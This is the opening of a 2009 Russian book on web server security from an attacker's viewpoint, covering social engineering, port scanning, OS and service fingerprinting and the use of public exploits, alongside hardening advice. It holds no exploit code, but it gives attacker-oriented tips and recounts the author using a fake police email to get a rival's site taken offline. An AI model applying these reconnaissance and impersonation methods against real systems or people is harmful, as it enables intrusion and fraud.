Михаил Фленов

WEB-СЕРВЕР глазами ХАКЕРА

2-е издание

Санкт-Петербург

«БХВ-Петербург»

2009

УДК 681.3.06
ББК 32.973.26-018.2
Ф69

Фленов М. Е.

Ф69 Web-сервер глазами хакера: 2-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2009. — 320 с.: ил. + CD-ROM

ISBN 978-5-9775-0471-3

Рассмотрена система безопасности Web-серверов и типичные ошибки, совершаемые Web-разработчиками при написании сценариев на языках PHP, ASP и Perl. Приведены примеры взлома реальных Web-сайтов, имеющих уязвимости, в том числе и популярных. В теории и на практике рассмотрены распространенные хакерские атаки: DoS, Include, SQL-инъекции, межсайтовый скриптинг, обход аутентификации и др. Описаны основные приемы защиты от атак и рекомендации по написанию безопасного программного кода. Во втором издании добавлены новые примеры реальных ошибок, а также описание каптча. Компакт-диск содержит листинги из книги и программы автора.

Для Web-программистов и администраторов

УДК 681.3.06
ББК 32.973.26-018.2

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Игорь Шишигин*
Зав. редакцией	*Григорий Добин*
Редактор	*Анна Кузьмина*
Компьютерная верстка	*Натальи Караваевой*
Корректор	*Виктория Пиотровская*
Дизайн серии	*Инны Тачиной*
Оформление обложки	*Елены Беляевой*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 28.07.09.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 25,8.
Тираж 2000 экз. Заказ №
"БХВ-Петербург", 190005, Санкт-Петербург, Измайловский пр., 29.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.60.953.Д.005770.05.09 от 26.05.2009 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 978-5-9775-0471-3

Оглавление

Введение

Интернет захватывает все новые и новые области, и с его помощью мы уже можем управлять даже бытовой техникой. Например, доступ к Интернету встраивают в холодильник, чтобы он сам мог заказывать заканчивающиеся продукты. Но все это пока только на словах, на выставках и, возможно, у избранных людей. Если посмотреть на нашу реальность, то в быту Интернет пока не прижился. Возможно, что это из-за высокой цены устройств, а может, вероятных проблем с безопасностью.

Лично я на данный момент не готов предоставить управление через Интернет даже самыми безобидными бытовыми приборами. Простейший пример: если хакер получит управление холодильником, то он сможет отключить его, и все продукты пропадут. Если под его управление попадет микроволновая печь, то он сможет ее сжечь. Дело в том, что печь нельзя включать пустой (так написано в паспорте). И после этого мы будем рады, если сгорит не вся квартира, а только прибор.

Внутри одной квартиры я готов управлять бытовыми устройствами через сеть или WiFi, потому что свою домашнюю сеть я могу защитить сетевыми экранами, которые предотвратят доступ извне. А вот на счет открытия доступа через общедоступную сеть — я пока еще не готов к принятию такого кардинального решения.

Но действительно ли хакеры так страшны? Может быть, страх навеян благодаря журналистам, которые пишут на тему интернет-взломов и любят приукрасить? Да, действия хакеров содержат угрозу, но более опасны программисты и администраторы, не уделяющие проблемам безопасности достаточно внимания. Ошибаются все, я и сам не без греха. Но иногда встречается откровенный непрофессионализм, когда нет даже простейших попыток обеспечить Web-серверу достойную защиту. Чаще всего этим грешат люди, не имеющие достаточно навыков работы с компьютером, которые только недавно подключились к Интернету и решили создать свой Web-сайт.

Но непрофессионализм или невнимательность составляют не такую уж и большую долю в нашем мире. Если бы сайты так легко было взломать, то они бы и не существовали. В Интернете много сайтов, которые оперируют не только безобидной информацией, но и деньгами в виде электронной наличности и даже реальной наличностью.

Из этой книги вы узнаете, каким образом действуют хакеры: как находят уязвимости и используют их для получения конфиденциальной информации или прав доступа администратора или хотя бы просто повышенных привилегий, позволяющих выполнять привилегированные операции, например, модерирование. Мы будем рассматривать методы взломов на практике и на примерах реальных Web-сайтов. Да, именно реальных, чтобы вы могли увидеть всю опасность невнимательности программистов и администраторов. Все примеры мы будем подробно разбирать, и я постараюсь предложить возможные варианты решения рассмотренных проблем и исправления ошибок.

Зачем мы будем рассматривать взлом, да еще и на практике? С одной стороны, этот материал можно воспринимать как инструкции по взлому, но с другой стороны, вы не сможете защититься, если не будете знать, откуда может прийти угроза. Допустим, что вы полководец и хотите защитить свою территорию от вторжения. Вы можете выкопать вокруг своих земель ров, заминировать дороги и растянуть колючую проволоку, но все эти действия будут бессмысленными, если враг готовит воздушный удар или авиацию с бомбами. Поэтому сначала следует выяснить, как может действовать неприятель, а потом уже искать достойный ответ. Именно так мы и поступим: будем рассматривать возможную угрозу, а потом искать защиту от нее.

Несмотря на то, что я описываю взлом и знаю, как взламываются сайты, я еще ни разу в жизни не взламывал ради выгоды или в корыстных целях. То, что я делал, даже нельзя называть взломом. Да, я находил уязвимости на сайте и обнаруживал двери проникновения на Web-сайты, но я никогда не брал чужой информации и всегда сообщал о найденных уязвимостях владельцам сайтов.

Что подразумевается под взломом Web-сервера? Это взлом Web-сайта или службы, которая обрабатывает Web-страницы? Мы будем рассматривать проблему комплексно, включая защиту аппаратной части и операционной системы (ОС), а также Web-сервера, баз данных и самих сценариев, которые выполняются на Web-сервере. Аппаратную часть и ОС мы будем рассматривать поверхностно, по мере того, как понадобится нам та или иная информация. Просто я не думаю, что стоит лишний раз говорить о том, как защищать BIOS компьютера или загрузчик: этот вопрос уж слишком отдален от тематики книги.

Все владельцы взломанных мною во время написания этой книги Web-сайтов были извещены о найденных уязвимостях, поэтому если у вас не получилось повторить описанные действия, значит, ошибку уже исправили.

Что не вошло в книгу

Что не будет рассмотрено в данной книге подробно, так это социальная инженерия. Эту тему мы затронем лишь поверхностно, хотя именно данный метод позволяет осуществить взлом достаточно быстро и эффективно. Тут можно писать отдельную книгу, и если вас интересует более подробная информация, то советую обратиться либо к моей книге "Компьютер глазами хакера" [5], либо к книге гуру социальной инженерии Кевина Митника — "Искусство обмана: контролирование человеческого фактора в безопасности" [1].

Немного отвлекусь и скажу, что когда Кевин Митник отбывал наказание в местах не столь отдаленных, то большинство считало его величайшим хакером всех времен и народов, потому что он получил большой срок. Помню, как в Интернете легко было встретить лозунги типа "Free Kevin Mitnick" ("Освободите Кевина Митника"). Но стоило человеку выйти на свободу, как его тут же начали считать чуть ли не ламером и зазнайкой, потому что он начал писать книги и специализироваться на консалтинге в сфере безопасности. Я считаю этого человека очень умным и весьма опытным в сфере безопасности и особенно в сфере социальной инженерии и настоятельно рекомендую к прочтению его труды.

В некоторых случаях для понимания представленного материала могут понадобиться знания программирования. Конечно же, я постараюсь все описывать доступно и понятно каждому, вне зависимости от уровня подготовки, и все же опыт программирования и знание команд ОС Linux желательны. О безопасности ОС Linux и ее командах можно почитать в книге "Linux глазами хакера" [2], а о программировании для Интернета на языке PHP можно узнать из книги "PHP глазами хакера" [3].

Интернет

Из интернет-ресурсов я могу порекомендовать:

- **www.flenov.info** — блог очень умного парня. Сам себя не похвалишь, так никто не похвалит;
- **www.profwebdev.com** — на этом сайте я веду блог на английском языке по безопасности и программированию для Web;

- **www.securitylab.ru** — отличный сайт по безопасности, где можно почитать много интересных статей и пообщаться на форуме с очень опытными людьми в сфере безопасности;
- **www.void.ru** — один из старейших сайтов по безопасности;
- **www.xakep.ru** — сайт знаменитого журнала "Хакер", в котором работал и ваш покорный слуга.

Сайтов по безопасности в Рунете очень много, но для начала этого будет достаточно. Не буду выделять какие-то, как лучшие, я рекомендую читать разные сайты, чтобы увидеть различные точки зрения.

Благодарности

В каждой своей книге я благодарю тех, кто помогает мне в работе. Не устану благодарить своих родных и близких (жену, детей, родителей), которые ежедневно окружают меня и терпят мои исчезновения в виртуальной реальности. Я вас всех люблю и рад, что вы у меня есть.

Отдельная благодарность Александру Лозовскому, с которым мы дружим уже долгие годы, именно его рецензии можно наблюдать на задней обложке большинства моих книг.

Отдельная и особая благодарность издательству "БХВ-Петербург" и всем его сотрудникам, которые помогали мне в создании этой книги.

Хочу поблагодарить всех моих читателей и Вас, за то, что купили эту книгу, а не скачали из Интернета нелегальную копию, и надеюсь, что эта работа вам понравится. Мы постарались сделать все необходимое, чтобы книга была интересной и никто не пожалел потраченных на нее денег.

Если возникнут вопросы или пожелания по улучшению данной книги, то вы всегда можете связаться со мной через мой сайт **www.flenov.info**.

Глава 1

Основы безопасности

В этой главе мы познакомимся с исходными положениями, которые позволят нам узнать, как взламываются Web-сайты и каким образом идет поиск уязвимостей. В начале главы поверхностно будет затронута тема социальной инженерии, в дальнейшем мы не будем использовать ее (ну, может, совсем чуть-чуть) для достижения необходимого результата. После мы познакомимся с основами взлома и рассмотрим возможные варианты защиты от него.

Содержимое этой главы пересекается с некоторыми отрывками из других моих книг, потому что мне уже много приходилось писать о безопасности. В этой главе я собрал самое интересное из своих предыдущих работ (но не все, а только то, что касается веба), дополнил и обновил информацию с учетом текущих реалий. Даже если вы читали мои предыдущие книги, эта глава не должна стать для вас скучным чтивом.

1.1. Социальная инженерия

Социальная инженерия — это очень мощное оружие, которое может срабатывать даже там, где программы на сервере написаны идеально, потому что она использует самое слабое звено — человека. Наверное, каждая уязвимость связана с человеческим фактором, ведь серверные программы, в которых мы будем искать уязвимости, написаны человеком и именно он делает ошибку, которая приводит к взлому. В данном случае, социальная инженерия ищет слабое место (можно сказать, уязвимость, если проводить аналогию с программами) в человеке.

С помощью социальной инженерии происходило большинство наиболее громких взломов и создавались самые известные вирусы. Вспомните вирус Анны Курниковой, когда пользователям приходило письмо с вложением и предложением посмотреть фотографию обнаженной Анны. Это тоже социальная инженерия, которая играет на слабостях человека. Я думаю, что любопытство мужчин, которые запускали прикрепленный файл и таким образом

заражали свой компьютер, помогло распространению этого вируса. А ведь на тот момент мужская половина была бóльшей частью пользователей Интернета. В данном случае использовалась слабость (можно снова назвать уязвимостью) человека — любопытство и похоть.

Социальная инженерия основана на психологии человека и использует его слабые стороны. С ее помощью хакеры заставляют жертву делать то, что им нужно: заражают компьютеры, получают пароли. Сколько раз я слышал про украденные номера кредитных карт с помощью простых почтовых сообщений. Пользователь получает письмо с просьбой сообщить свой пароль, потому что база данных банка порушилась из-за погодных условий, проказ хакера или неисправности оборудования. Ничего не подозревающие пользователи всегда сообщают данные, потому что боятся потерять информацию.

Да, в последнее время доверчивость у пользователей Интернета уменьшается благодаря СМИ. Теперь уже все сложнее найти человека, который откроет свой пароль в ответ на поддельное письмо от службы поддержки. Сейчас наоборот, пользователи боятся использовать некоторые защищенные и очень полезные сервисы. Но и хакеры не дремлют и ищут все новые и новые методы.

Есть и такие хакеры, которые редко придумывают что-либо новое, а используют старые и проверенные способы. И, несмотря на это, всегда находятся жертвы, которые попадаются на удочку. Я пользуюсь Интернетом уже очень долгое время и ежедневно получаю десятки писем с просьбой запустить файл для обновления защиты или для того, чтобы увидеть что-то интересное. А ведь большинство отправителей — пользователи зараженных компьютеров. Значит, кто-то открывает такие вложения.

Несмотря на широкое использование защитных программных комплексов и антивирусных программ, количество вирусов не уменьшается, а если и уменьшается, то не сильно. Каждый день в Интернете появляются новые пользователи, которые еще ничего не знают о мерах предосторожности. Именно они чаще всего попадаются на различные уловки.

Итак, давайте рассмотрим некоторые способы, которыми пользуются хакеры. Это поможет вам распознавать их и выделять попытки психологического воздействия от простого общения с людьми. Помните, что социальная инженерия максимально сильна в Интернете, когда вы не можете воочию оценить намерения своего собеседника.

В последнее время снова начинает набирать ход метод взлома через смену пароля. Я стал больше получать писем с просьбой обновить свои реквизиты на Web-странице банка, и при этом ссылка из письма указывает совершенно на другой Web-сайт, где введенные пользователем данные попадают в руки хакеру.

Недавно мне пришло письмо, в котором использовался очень старый и давно забытый способ социальной инженерии. Письмо имело примерно следующее содержание: "Здравствуйте. Я администратор хостинговой компании XXXXX. Наша база была подвержена атаке со стороны хакера, и мы боимся, что некоторые данные были изменены. Просьба просмотреть следующую информацию, и если что-то неверно, то сообщите мне, я восстановлю данные в базе".

После этого следовало перечисление данных обо мне, которые легко получить с помощью службы Whois. На любом Web-сайте регистрации доменов есть такая служба, позволяющая определять имя владельца домена. Хакер воспользовался этим и указал в письме всю найденную информацию. Помимо этого он указал еще два параметра: имя пользователя и пароль. Конечно же, эти данные хакер не мог знать, поэтому здесь были неверные значения. Кое-кто из пользователей при получении таких писем теряется и, волнуясь за свой Web-сайт, пишет ответное письмо, в котором сообщает лжеадминистратору, а точнее — хакеру, свои правильные параметры доступа.

Данный метод использует хороший психологический прием: сначала приводится достоверная информация, и только в параметрах доступа заложена ошибка. Таким образом завоевывается расположение и доверие жертвы, и вероятность получить пароль достаточно высока, если пользователь не знаком с таким принципом социальной инженерии. Это подтверждает множество знаменитых взломов в 80-х гг. прошлого столетия.

Сейчас количество взломов этим методом сократилось, но это может быть затишьем перед бурей. Пользователи могут расслабиться, и атака снова станет популярной. Ведь все хорошее — это хорошо забытое старое. Если немного модифицировать подход, чтобы пользователи сразу не заметили подвоха, то атака может стать очень эффективной.

Задача хакера — войти в доверие к защищающейся стороне и узнать пароли доступа. Для этого используются психологические приемы воздействия на личность. Человеку свойственны любопытство, доверчивость и чувство страха. Любое из этих чувств может стать причиной утери информации.

Благодаря излишнему любопытству мы верим призывам открыть прикрепленный к письму файл и самостоятельно запускаем на своем компьютере вирусы. В силу нашей доверчивости хакерам удается узнать секретную информацию. Но самые сильные эмоции вызывает страх. Именно на страхе и боязни потери паролей основана большая часть атак, с помощью которых пользователя вынуждают сказать необходимые сведения.

Еще две слабости, которые очень часто приводят к положительному результату, — жадность и алчность. Деньги портят людей, а хакеры умеют этим пользоваться. Наилучший результат достигается тогда, когда хакер использу-

ет сразу несколько слабостей, например, и страх, и любопытство одновременно.

Еще один пример из личной жизни. Однажды мне насолил один хакер, мне просто лень было искать какие-то ошибки в сценариях его Web-сайта (да и сайт был слишком прост, чтобы что-то найти), а хотелось как-то проучить. С помощью Whois я узнал, на каком Web-сервере находится Web-сайт моего обидчика, и нашел адрес электронной почты службы поддержки его провайдера. Далее действия были простыми: я завел временный почтовый ящик, чтобы не выдать своего реального адреса, и попросил своего друга, чтобы он отправил письмо примерно следующего содержания: "Здравствуйте. Вас беспокоит капитан милиции Василий Пупкин из Управления К. Ленинского района города Москвы. На вашем сервере находится Web-сайт хакеров с информацией, нарушающей УК РФ. Просим вас самостоятельно принять меры, дабы не усложнять ситуацию. С уважением, Василий Пупкин".

Вот так вот скромненько, но со вкусом. Конечно, вместо "Василий Пупкин" было имя более похожее на реальное, поэтому администратор поверил — Web-сайт тут же был закрыт и оставался недоступным в течение двух часов. После его работа была возобновлена, когда в хостинговой компании поняли, что перед ними обман.

Хакеры пользуются социальной инженерией незаметно, но эффективно. Вы даже не почувствуете подвоха, когда у вас попросят пароль или секретную информацию, и послушно все отдадите. Чтобы не попасться на крючок, вы должны иметь представление о том, какие методы социальной инженерии могут использоваться для достижения необходимой цели. С основными методами можно познакомиться в книге самого знаменитого хакера — Кевина Митника [1].

1.2. Природа взлома

Универсального способа взлома Интернета (а точнее Web-сайтов) не существует. Если бы такое средство существовало, Интернет бы уже охватили анархия и беспредел, а все сайты были бы взломаны. Вместо этого каждый раз приходится искать свое решение, которое откроет необходимую дверь для определенного сайта.

Да, есть атаки, которые могут уничтожить любую защиту: DDoS (Distributed Denial of Service, распределенная атака на отказ в обслуживании) или подбор паролей, но затраты на проведение этих атак могут оказаться слишком большими, хотя они не требуют много ума и доступны для реализации даже новичку. За взлом сервера с помощью перебора паролей или за DDoS-атаку ха-

керы никогда не будут признаны общественностью как профессионалы, поэтому к подобным методам прибегают только в крайних случаях и, в основном, начинающие взломщики.

Почему количество атак с каждым годом только увеличивается? Я не говорю сейчас о свершившихся или удачных атаках, я говорю о попытках. Раньше вся информация об уязвимостях хранилась на закрытых BBS (Bulletin Board System, электронная доска объявлений) и была доступна только избранным. К этой категории относились и хакеры, совершавшие безнаказанные атаки, потому что уровень их знаний и опытности был достаточно высок. Проникнуть на такую BBS непосвященному или новичку было очень сложно, а чаще всего просто невозможно. Информация об уязвимостях и программы для реализации атак были доступны ограниченному количеству людей.

В настоящее время сведения об уязвимостях стали практически общедоступными. Существует множество сайтов, где можно узнать не только подробные инструкции о взломе, но и найти программу, которая вообще без специализированных знаний по нажатию кнопки будет производить атаку. В некоторых случаях достаточно только указать адрес Web-сайта, который вы хотите взломать, нажать на "волшебную" кнопку, и компьютер сделает все необходимое сам без вашего вмешательства, при этом вы абсолютно не будете знать, как это произошло.

С одной стороны, информация действительно должна быть открытой. Администраторы, зная методы взлома, могут построить соответствующую защиту. Другое дело, что далеко не каждый следит за тенденциями в безопасности, и далеко не все администраторы отрабатывают свою зарплату, строя безопасные сети.

С другой стороны, если закрыть Web-сайты, на которых содержится информация об уязвимостях, то количество атак резко сократится. Большинство взломов совершается именно непрофессионалами, которые нашли где-то программу для совершения злодеяний и выполнили ее.

Лично я разрываюсь между двух огней и не могу проголосовать за открытость или закрытость информации. С одной точки зрения, информация должна быть открыта, а администраторы и программисты должны быть внимательнее и быстрее реагировать на найденные ошибки, а с другой — ее лучше закрыть, чтобы у злоумышленников не было соблазна использовать готовые программы.

Наверное, я все же проголосую за открытость, но при этом правоохранительные органы должны лучше реагировать на действия вандалов, а администраторы должны лучше контролировать безопасность. Я даже за регулирование Интернета, иначе возникает анархия. Каждое общество требует разумного

управления. Это не значит, что за каждым щелчком нужно следить, это значит, что взломы должны наказываться по определенным законам. Мы должны вести себя цивилизованно, иначе, как раковая опухоль уничтожает живой организм, мы уничтожим сами себя.

Безусловно, интересно наблюдать за тем, как две команды хакеров воюют между собой, взламывая Web-сайты друг друга, но все должно иметь свой предел. Каков этот предел, я судить не могу. Никто не может вынести решение, каким быть Интернету, потому что на данный момент он свободен и в каждой стране подчиняется своим законам. Но Интернет — это единое общество, а закон должен быть для всех единым. Пока не будет закона, его соблюдения и контроля, анархия будет продолжаться.

1.3. Исследование

Допустим, что у вас на примете есть сервер или компьютер, который нужно взломать или протестировать на защищенность от взлома. С чего нужно начинать? Что сделать в первую очередь?

Четкой последовательности действий нет. Взлом — это творческий процесс, а значит, и подходить к нему надо с этой точки зрения. Нет определенных правил, и нельзя все подвести под один шаблон.

Самое первое, с чего начинается взлом или тест ОС на уязвимость, — сканирование портов. Для чего? А для того, чтобы узнать, какие службы (в Linux это демоны) установлены в системе. Каждый открытый порт — это программа, установленная на сервере, к которой можно подключиться и выполнить определенные действия. Например, на 21-м порту работает служба FTP. Если вы сможете к ней подключиться, то вам станет доступной возможность скачивания и загрузки файлов. Но это только, если вы будете обладать соответствующими правами на удаленном сервере.

Сначала следует просканировать первые 1024 порта. Среди них очень много стандартных служб типа FTP, HTTP, Telnet и т. д. Открытый порт — это дверь с замочком для входа на сервер. Чем больше таких дверей, тем больше вероятность, что какой-то засов не выдержит натиска и откроется, поэтому на сервере должно быть запущено только то, что необходимо.

Будет лучше, если вы установите на сервер только те программы, которые реально будут использоваться. Все остальное лучше не запускать, запрещать, а лучше вообще не устанавливать, чтобы хакер не смог самостоятельно их запустить и использовать.

У хорошего администратора открыты только самые необходимые порты. Например, если это Web-сервер, не предоставляющий доступ к электронной

почте, то нет смысла держать почтовые службы. Должен быть открыт только 80-й порт, на котором как раз и работает Web-сервер. Все остальные порты должны быть не просто закрыты сетевым экраном, а лучше, если соответствующие службы совсем не будут установлены.

Распространенная ошибка администраторов: установлю на всякий случай все, просто не буду запускать или прикрою сетевым экраном. Это очень серьезная ошибка. Если хакер проникнет на вашу систему, то он запустит остановленную службу или приоткроет сетевой экран, чтобы воспользоваться уже запущенной. Я об этом говорю уже очень давно, и то, что Microsoft движется в этом направлении, говорит о том, что я верно мыслю. Уверен, это не я подсказал сотрудникам Microsoft, что не нужно устанавливать лишнее, и об этом говорю не только я. Сначала IIS (Internet Information Server) стал устанавливаться на компьютеры в минимальной конфигурации. Теперь и MS Windows Server устанавливается в минимальной конфигурации, а вы можете добавлять роли и только нужные вам.

Хороший сканер портов определяет не только номер открытого порта работающего на удаленной системе сервиса, но и показывает название работающей на нем службы (жаль, что не настоящее, а только имя возможного сервера). Так, для 80-го порта будет показано "http". Если сканер не показывает имен служб, то в ОС Windows их можно посмотреть в файлах protocol и services из каталога C:\WINDOWS\system32\drivers\etc. Просто откройте их в Блокноте или любой другой программе просмотра текстовых файлов. В результате вы увидите что-то похожее на следующий список:

```
echo        7/tcp
echo        7/udp
discard     9/tcp     sink null
discard     9/udp     sink null
systat      11/tcp     users          #Active users
systat      11/tcp     users          #Active users
daytime     13/tcp
daytime     13/udp
qotd        17/tcp     quote          #Quote of the day
qotd        17/udp     quote          #Quote of the day
```

Файл имеет следующую структуру:

<служба> <номер порта>/<протокол> [псевдонимы...] [#<комментарий>]

Но не забывайте, что это только описание стандарта, который легко нарушить. Администратор без проблем может запустить Web-сервер не на 80-м порту, а на 21-м, и сканер портов напишет нам, что это FTP-сервер.

Остановитесь и посмотрите сейчас файл services. Здесь описаны наиболее распространенные на данный момент службы и порты, на которых они работают. Если вы еще не знакомы с этими номерами, то следует хотя бы что-то из этого оставить в памяти, чтобы знать потом, что искать на атакуемой системе. Я рекомендую обратить внимание и запомнить, что на портах 1433 и 1434 протоколов TCP и UDP работает Microsoft SQL Server и Microsoft SQL Monitor. На порту 1512 работают WINS (Microsoft Windows Internet Name Service, служба имен Интернета для сетей Windows), которая далеко не без изъяна. Я весь файл приводить не буду, потому что он большой, а вы и без меня сможете в любой момент его посмотреть.

Но существуют программы, которые не доверяют стандарту и проверяют полученную информацию самостоятельно. Как это определить? Да очень легко:

- по строке приветствия, которая возвращается при подключении к порту. Большая часть служб при подключении возвращает сообщение, которое содержит название и версию службы. Позже мы еще будем говорить о том, что это сообщение может быть подделано;
- по ответу на подключение или по ответу на команду. Например, подключившись к 80-му порту, можно попробовать отправить серверу HTTP команду, и если сервер ответит корректно, то перед нами именно Web-сервер. Если мы увидим ошибку, то нас пытаются обмануть;
- службы в ответ на подключения присылают разные пакеты.

Желательно, чтобы сканер умел сохранять результат своей работы в какомнибудь файле сам или позволял получить данные в виде текста и даже распечатывать. Если этой возможности нет, то придется переписать все вручную и положить на видное место, чтобы не забивать мозг лишней информацией. В дальнейшем вам пригодится каждая строчка этих записей.

После этого можно начинать сканировать порты свыше 1024. Здесь стандартные службы встречаются редко. Зачем же тогда сканировать? А вдруг кто-то до вас уже побывал на этом месте и оставил открытую дверку или установил на сервер троянскую программу. Большинство троянских программ держит открытыми порты свыше 1024, поэтому если вы администратор и нашли открытый порт в этом диапазоне, необходимо сразу насторожиться. Ну, а если вы взломщик, то нужно узнать имя троянской программы и найти для нее клиентскую часть, чтобы воспользоваться ею для управления чужой машиной.

Среди служб, использующих порты выше 1024, встречаются и некоторые коммерческие, например, СУБД (система управления базами данных). Дело в том, что номера из первой тысячи уже давно распределены, и использовать

какой-то из этого диапазона достаточно проблематично, поэтому современные службы эксплуатируют весь диапазон номеров до 65 535.

Первые 1024 порта в ОС Linux обладают еще одним очень важным свойством: запустить службу, работающую на таком порту, может только пользователь с правами администратора (для UNIX-систем это пользователь с правами root). Таким образом, система гарантирует, что службы, работающие на портах ниже 1024, запущены администратором. Они являются наиболее критичными с точки зрения безопасности сервера, поэтому рядовые пользователи не должны иметь права их запускать.

Если после сканирования вы нашли программу, через которую можно получить полный доступ к серверу, то на этом взлом может закончиться. Жаль, что такое происходит очень и очень редко, и чаще всего нужно затратить намного больше усилий.

Хорошо было во времена появления троянской программы Back Orifice, когда один хакер заражал компьютер пользователя, а другой без проблем мог воспользоваться уже готовым взломом. В настоящее время по Интернету гуляет слишком большое количество троянских программ, которые используют разные порты и чаще всего даже позволяют настраивать номер порта, на котором они будут работать. А если серверная часть программы защищена паролем, то воспользоваться чужим трудом будет проблематично.

С другой стороны, в современном мире большинство компьютеров оснащены сетевым экраном, который может не позволить воспользоваться даже работающей троянской программой. Сетевые экраны — мощное средство в мире обороны и серьезное препятствие для взломщика.

1.3.1. Определение типа операционной системы

Сканирование — это всего лишь начальный этап, который дал вам информацию для размышления, особенно для нас. Ведь мы рассматриваем безопасность Web-серверов, а значит, нас больше всего интересует 80-й порт. Так зачем нам нужно было сканировать остальные? Это поможет нам узнать, какая ОС установлена на сервере. Ведь если на сервере работает MS SQL Server, то там, скорее всего, стоит Windows.

Желательно иметь сведения о версии, но это удается выяснить не всегда, да и на первых порах изучения системы можно обойтись без конкретизации. Главное — иметь четкое представление об используемой платформе: Windows, Linux, BSD, Mac OS или др. От этого зависит очень многое:

- какие программы могут быть установлены на сервере;
- какие команды можно выполнять;

- где находится информация о пользователях и их паролях;
- где может быть установлена ОС (в какой папке или в каком разделе);
- какие существуют уязвимости для данной ОС.

Как определяется тип ОС? Для этого есть несколько способов. Помимо работающих на удаленной системе сервисах, о типе системы мы можем судить:

- **По реализации протокола TCP/IP.** Это низкоуровневый метод, который работает на уровне пакетов, передаваемых от клиента к серверу. В различных ОС по-разному организован стек протоколов. В основном этот вывод расплывчатый: Windows или Linux. Точную версию таким образом узнать невозможно, потому что в Windows 2000/XP/2003 реализация протокола практически не менялась, и отклики будут одинаковыми. Даже если программа определила, что на сервере установлен Linux, то какой именно дистрибутив, сказать будет сложно. И поэтому такая информация — это только часть необходимых данных для взлома.
- **По ответам служб.** Допустим, что на сервере жертвы есть анонимный доступ по FTP. Вам нужно всего лишь присоединиться к нему и посмотреть сообщение при входе в систему. По умолчанию в качестве приглашения используется надпись типа: "Добро пожаловать на сервер FreeBSD4.0, версия FTP-клиента X.XXX". Если вы такое увидели, то еще рано радоваться, т. к. не известно, правда это или нет. Хороший администратор изменяет строку приветствия, чтобы не упрощать взломщику жизнь. Могут не просто изменить, но и вводить в заблуждение, когда на Windows-сервере появится приглашение, например, Linux. В этом случае злоумышленник безуспешно потратит очень много времени в попытках взломать Windows, стараясь использовать ошибки Linux. Поэтому не очень доверяйте надписям и старайтесь их перепроверить другими способами.
- **По социальной инженерии.** Если вы хотите взломать сервер хостинговой компании, то можно обратиться с письменным запросом об установленных у нее серверах в службу поддержки. Как правило, такая информация не скрывается, но бывают случаи откровенной лжи. Возможно, что эти сведения будут лежать на главной Web-странице, но даже их следует проверить. Например, некоторые компании пишут на Web-сайте, что у них используется последняя и самая безопасная версия ОС FreeBSD, но при первом же осмотре оказывается, что на сервере стоит Linux, а это достаточно большая разница. Возможно, компании просто скрывают версию ОС для того, чтобы скрыть использование нелицензионного программного обеспечения. Ведь даже в мире Linux есть платные дистрибутивы. А может быть имеет место обман, ведь BSD-системы считаются более за-

щищенными и в openbsd.org на момент написания этих строк нашли всего две удаленные уязвимости.

Чтобы вас не обманули, обязательно обращайте внимание на используемые на сервере службы, например, в Linux, скорее всего, не будут работать Web-страницы, созданные по технологии ASP. Такие вещи подделывают редко, хотя это и возможно — достаточно использовать расширение asp для хранения PHP-сценариев и перенаправлять их интерпретатору PHP. Таким образом, хакер увидит, что на сервере работают файлы ASP, но реально это будут PHP-сценарии.

1.3.2. Определение имен работающих служб

Определение типа ОС — это только начальный этап. После этого необходимо переходить к определению имен служб, которые работают на сервере. Если открыт 80-й порт, то необходимо узнать, какой установлен Web-сервер: Apache или IIS. От используемой службы и ее версии зависит, как ее надо взламывать. Например, некоторые версии определенных служб могут содержать одну ошибку, а другие версии — другую ошибку. А бывают даже случаи, когда ошибок вообще нет. Хотя нет, таких случаев практически не бывает. Ошибки есть, просто их еще никто не нашел и нужно поискать, или подождать, когда найдут другие.

Иногда хакеры определяют версию ОС или установленных служб по наличию ошибок. Например, если Web-сервер IIS версии 5.0 содержал определенную ошибку при получении слишком большого пакета, то можно попытаться отправить такой пакет, и если в ответ мы получим ошибку, то перед нами именно IIS 5.0. Вроде бы все хорошо и метод определения достаточно точный, но не совсем. Дело в том, что наличие ошибки может зависеть и от конфигурации ОС или самой службы. Известная вам ошибка может проявляться только при определенных условиях, и если ошибка не проявилась, то, возможно, не соблюдены необходимые условия *(см. разд. 1.3.4)*.

Защищающая сторона должна как можно меньше дать информации противнику, чтобы у него меньше было возможности взломать сервер. Да, прятать нужно не только название ОС, но и названия служб. Например, если подделать Apache под IIS, то хакер будет пытаться взломать не тот Web-сервер, используя не те программы, что усложнит его задачу.

Задача хакера — четко определить, что же он взламывает. Без этого производить в дальнейшем какие-либо действия будет сложно, потому что он даже не будет знать, какие команды ему доступны после вторжения на чужую территорию, где искать системные файлы и пароли, а также какие исполняемые файлы нужно загружать на сервер.

1.3.3. Использование эксплоитов

Итак, теперь вы в курсе, какая на сервере установлена ОС, какие порты открыты и какие именно службы работают на этих портах. Всю добытую информацию нужно записать в удобном для восприятия виде: в файле или хотя бы на бумаге. Главное, чтобы было комфортно работать.

Не ленитесь записывать все собранные данные. Помните, что даже компьютеры иногда сбоят, а человеческий мозг делает это регулярно. Самое интересное, что чаще всего забывается наиболее необходимое. Ну, а если вы взломаете сервер, то записи смогут послужить доказательством содеянного в суде. Возможно, это сможет дисциплинировать вас и не позволит пойти дальше исследования, т. е. не позволит сотворить преступление.

Все поняли? Тогда на этом можно остановиться. У вас есть достаточно информации для простейшего взлома с помощью ошибок в ОС и службах, установленных на сервере. Просто посещайте регулярно **www.securityfocus.com**, а российскому пользователю могу посоветовать Web-сайт **www.securitylab.ru** (рис. 1.1) или **www.void.ru**. Я больше предпочитаю первый из них. Не знаю почему, просто предпочитаю. Именно здесь нужно искать информацию о новых уязвимостях. Уже давно известно, что на большей части серверов (по разным источникам от 70 до 90%) ошибки не устраняются или устраняются, но с большими задержками (обычно после взлома). Поэтому проверяйте все найденные ошибки на жертве, возможно, что-то и сработает.

